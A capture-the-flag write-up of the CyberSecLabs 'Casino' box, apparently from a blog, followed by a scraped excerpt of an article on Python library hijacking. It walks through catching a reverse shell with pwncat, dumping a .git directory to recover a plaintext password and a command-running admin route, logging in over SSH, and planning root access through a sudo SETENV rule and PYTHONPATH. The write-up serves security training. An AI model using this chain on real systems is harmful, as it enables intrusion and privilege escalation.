
```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Linux/Casino]
└─$ pwncat-cs --listen 10.10.0.78 --port 4444
[07:07:03] Welcome to pwncat 🐈!
[07:11:00] received connection from 172.31.3.7:48564
[07:11:04] 10.10.0.78:4444: upgrading from /bin/dash to /bin/bash
[07:11:06] 172.31.3.7:48564: registered new host w/ db
(local) pwncat$ back
(remote) grey@casino:/$
```

So after getting shell I checked the user home's directory. And I found a .git directory.




```
(remote) grey@casino:/home/grey$ ls -al
total 44
drwxr-x--- 6 grey grey 4096 Dec 13 06:16 .
drwxr-xr-x 5 root root 4096 Jul 14  2020 ..
-rw-rw-r-- 1 grey grey   33 Jul 14  2020 access.txt
drwxrwxr-x 5 grey grey 4096 Jul 14  2020 adminPanel
-rw------- 1 grey grey   22 Jul 14  2020 .bash_history
-rw-r--r-- 1 grey grey  220 Jul 14  2020 .bash_logout
-rw-r--r-- 1 grey grey 3771 Jul 14  2020 .bashrc
drwxr-x--- 3 grey grey 4096 Dec 13 06:16 .config
drwx------ 3 grey grey 4096 Dec 13 06:16 .gnupg
drwxrwxr-x 3 grey grey 4096 Jul 14  2020 .local
-rw-r--r-- 1 grey grey  807 Jul 14  2020 .profile
(remote) grey@casino:/home/grey$ cd adminPanel/
(remote) grey@casino:/home/grey/adminPanel$ ls -al
total 24
drwxrwxr-x 5 grey grey 4096 Jul 14  2020 .
drwxr-x--- 6 grey grey 4096 Dec 13 06:16 ..
-rwxrwxr-x 1 grey grey  692 Jul 14  2020 app.py
drwxrwxr-x 8 grey grey 4096 Jul 14  2020 .git
drwxrwxr-x 2 grey grey 4096 Jul 14  2020 static
drwxrwxr-x 2 grey grey 4096 Jul 14  2020 templates
(remote) grey@casino:/home/grey/adminPanel$
```

I transferred the .git directory to my host machine using wget recursively i.e `wget <target>/.git -r`
Then I used a git tool called extractor which will find all commits made in that git repository then save it for me in a directory.




```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Linux/Casino]
└─$ bash ~/Desktop/Tools/GitTools/Extractor/extractor.sh
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[*] USAGE: extractor.sh GIT-DIR DEST-DIR

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Linux/Casino]
└─$ bash ~/Desktop/Tools/GitTools/Extractor/extractor.sh . extracted
```

So after I run the command it wil save all the commit locally in the directory I specified it to do so which is extracted/
And from the result we can see two commits were made.




```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Linux/Casino]
└─$ ls
extracted  internalports  nmapscan  portlists  request  webcred

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Linux/Casino]
└─$ cd extracted

┌──(mark㉿haxor)-[~/…/CyberSecLabs/Linux/Casino/extracted]
└─$ l
0-2368eaeac8e1d1747f0b2b5dba6f80aeb1d36a45/  1-4e85be887b65d43c0e2e2c7b41eb2c7548485c2c/

┌──(mark㉿haxor)-[~/…/CyberSecLabs/Linux/Casino/extracted]
└─$ 
```

Lets check the first commit.
On checking the first commit we see the python scripts that was used to host the port 9000 web server but what is of interest there is the the app.py which seems to have credential for a user carla.




```
┌──(mark㉿haxor)-[~/…/Linux/Casino/extracted/0-2368eaeac8e1d1747f0b2b5dba6f80aeb1d36a45]
└─$ cat app.py
#! python3
# beta user: carla
# password: >F73SzS36>V$tJmc

from flask import *
import os

app = Flask(__name__)
app.secret_key = 'i_L0v3$$$'
@app.route('/', methods=["GET", "POST"])
def index():
    if request.remote_addr != "127.0.0.1":
        return "Localhost Access Only!"
    return render_template('index.html')

@app.route('/admin', methods=["GET", "POST"])
def admin():
    if request.remote_addr != "127.0.0.1":
        return "Localhost Access Only!"
    if request.method == "POST" and request.form.get("cmd"):
        cmd = request.form.get("cmd")
        output = os.popen(cmd).read()
        flash(output, "info")
    return render_template('admin.html')

app.run(debug=True)

┌──(mark㉿haxor)-[~/…/Linux/Casino/extracted/0-2368eaeac8e1d1747f0b2b5dba6f80aeb1d36a45]
└─$ █
```

And there's a user on the box whose name is carla. Lets try sshing to the box as user carla.
And it worked.




```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Linux/Casino]
└─$ ssh carla@172.31.3.7
carla@172.31.3.7's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-111-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Dec 13 06:29:14 UTC 2022

  System load:  0.44              Processes:           102
  Usage of /:   43.6% of 11.75GB  Users logged in:     0
  Memory usage: 60%               IP address for eth0: 172.31.3.7
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

50 packages can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

carla@casino:~$ █
```

On doing sudo -l we see that the user can run the script in the /opt directory as root.




```
carla@casino:~$ sudo -l
Matching Defaults entries for carla on casino:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User carla may run the following commands on casino:
    (root) SETENV: /opt/updateBTCPrice.py
carla@casino:~$ 
```

Lets check out the content of the script. Looks like its making a get request to coinbase web site then putting the result in its local web server, then restarting apache2 service. And also on checking the permission of the file we see that its not writable.



```
carla@casino:~$ cat /opt/updateBTCPrice.py
#!/usr/bin/python3

from datetime import datetime
import requests

print(datetime.now())

try:
        price = requests.get("https://www.coinbase.com/price/bitcoin").text
        btcPrice = open('/var/www/webApp/webApp/templates/btc.price', 'w')
        btcPrice.write(price)
        btcPrice.close()
        import os
        os.system("service apache2 restart")
except:
        print("ERROR: Could not connect to coinbase!")
carla@casino:~$ ls -al /opt/updateBTCPrice.py
-rwxr-xr-x 1 root root 378 Jul 14  2020 /opt/updateBTCPrice.py
carla@casino:~$ 
```

So how do we exploit this one possiblity we can try is python library hijacking. The script is importing some python modules but what if the path to those modules are writeable we can exploit it of cause but in this case it isn't.
But on looking at the sudo permission granted to user carla we see it also as SETENV meaning we can specify the path for the script to import its modules.
Here's a good resource on how to exploit python library hijacking.



Published in Analytics Vidhya

Cristian Cornea
Jun 1, 2020 · 5 min read · Listen

Python Library Hijacking on Linux (with examples)

(Photo by David Clode on Unsplash)


Cristian Cornea
1.7K Followers
Cyber Security Enthusiast, Freelancer, Researcher, Bug Bounty Hunter and InfoSec Writer | OSEP | OSWE | OSCP | CEH | CPTC | PenTest+ | eWPT | ECIH

More from Medium

Anmol Tomar in CodeX
Say Goodbye to Loops in Python, and Welcome Vectorization!

Peng Cao in Level Up Coding
A Step-By-Step Guide to Crack Wifi Password with Python

Dw3113r in System Weakness
Basic Pentesting Cheat Sheet



SCENARIO 3: Redirecting Python Library Search through PYTHONPATH Environment Variable

The *PYTHONPATH* environment variable indicates a directory (or directories), where Python can search for modules to import.

